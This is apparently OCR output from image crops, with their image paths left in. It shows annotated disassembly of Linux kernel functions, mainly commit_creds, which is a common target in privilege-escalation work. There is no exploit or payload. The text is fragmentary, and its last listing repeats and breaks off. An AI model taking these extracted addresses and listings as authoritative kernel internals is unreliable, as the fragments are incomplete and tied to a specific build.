
- 0x9a3000


```
0xffffffff812bd5e0
<xhci_address_device>:
  call 0xffffffff812bea90
  ...
```


```
0xffffffff8153da90
<configfs_open_file>:
  call 0xffffffff8153e220
  ...
```

```
0xffffffff81122220 <commit_creds>:
  endbr64
  ; gs: 0xffff8884a0200000 <__per_cpu_offset[0]>
  ; rip: 0xffffffff8112223a
  ; rbx: 0xffff8884a02327c0 => <current>
  mov  %gs:0x7ef10586(%rip), %rbx

  ; rip: 0xffffffff811222f4
  ; esi: 0xffffffff844e2798 <suid_dumpable>
  mov  0x33c04a4(%rip), %esi

  call 0xffffffff814732d0 <set_dumpable>
  call 0xffffffff81640120 <key_fsuid_changed>
  call 0xffffffff81640180 <key_fsgid_changed>

  call 0xffffffff811263d0 <inc_rlimit_ucounts>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  <Instructions for updating new credentials>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  call 0xffffffff81126460 <dec_rlimit_ucounts>

  call 0xffffffff81aa8fb0 <proc_id_connector>
  call 0xffffffff811a7d90 <call_rcu>
  ret
```


```
0xffffffff81122220 <commit_creds>:
  endbr64
  ; gs: 0xffff8884a0200000 <__per_cpu_offset[0]>
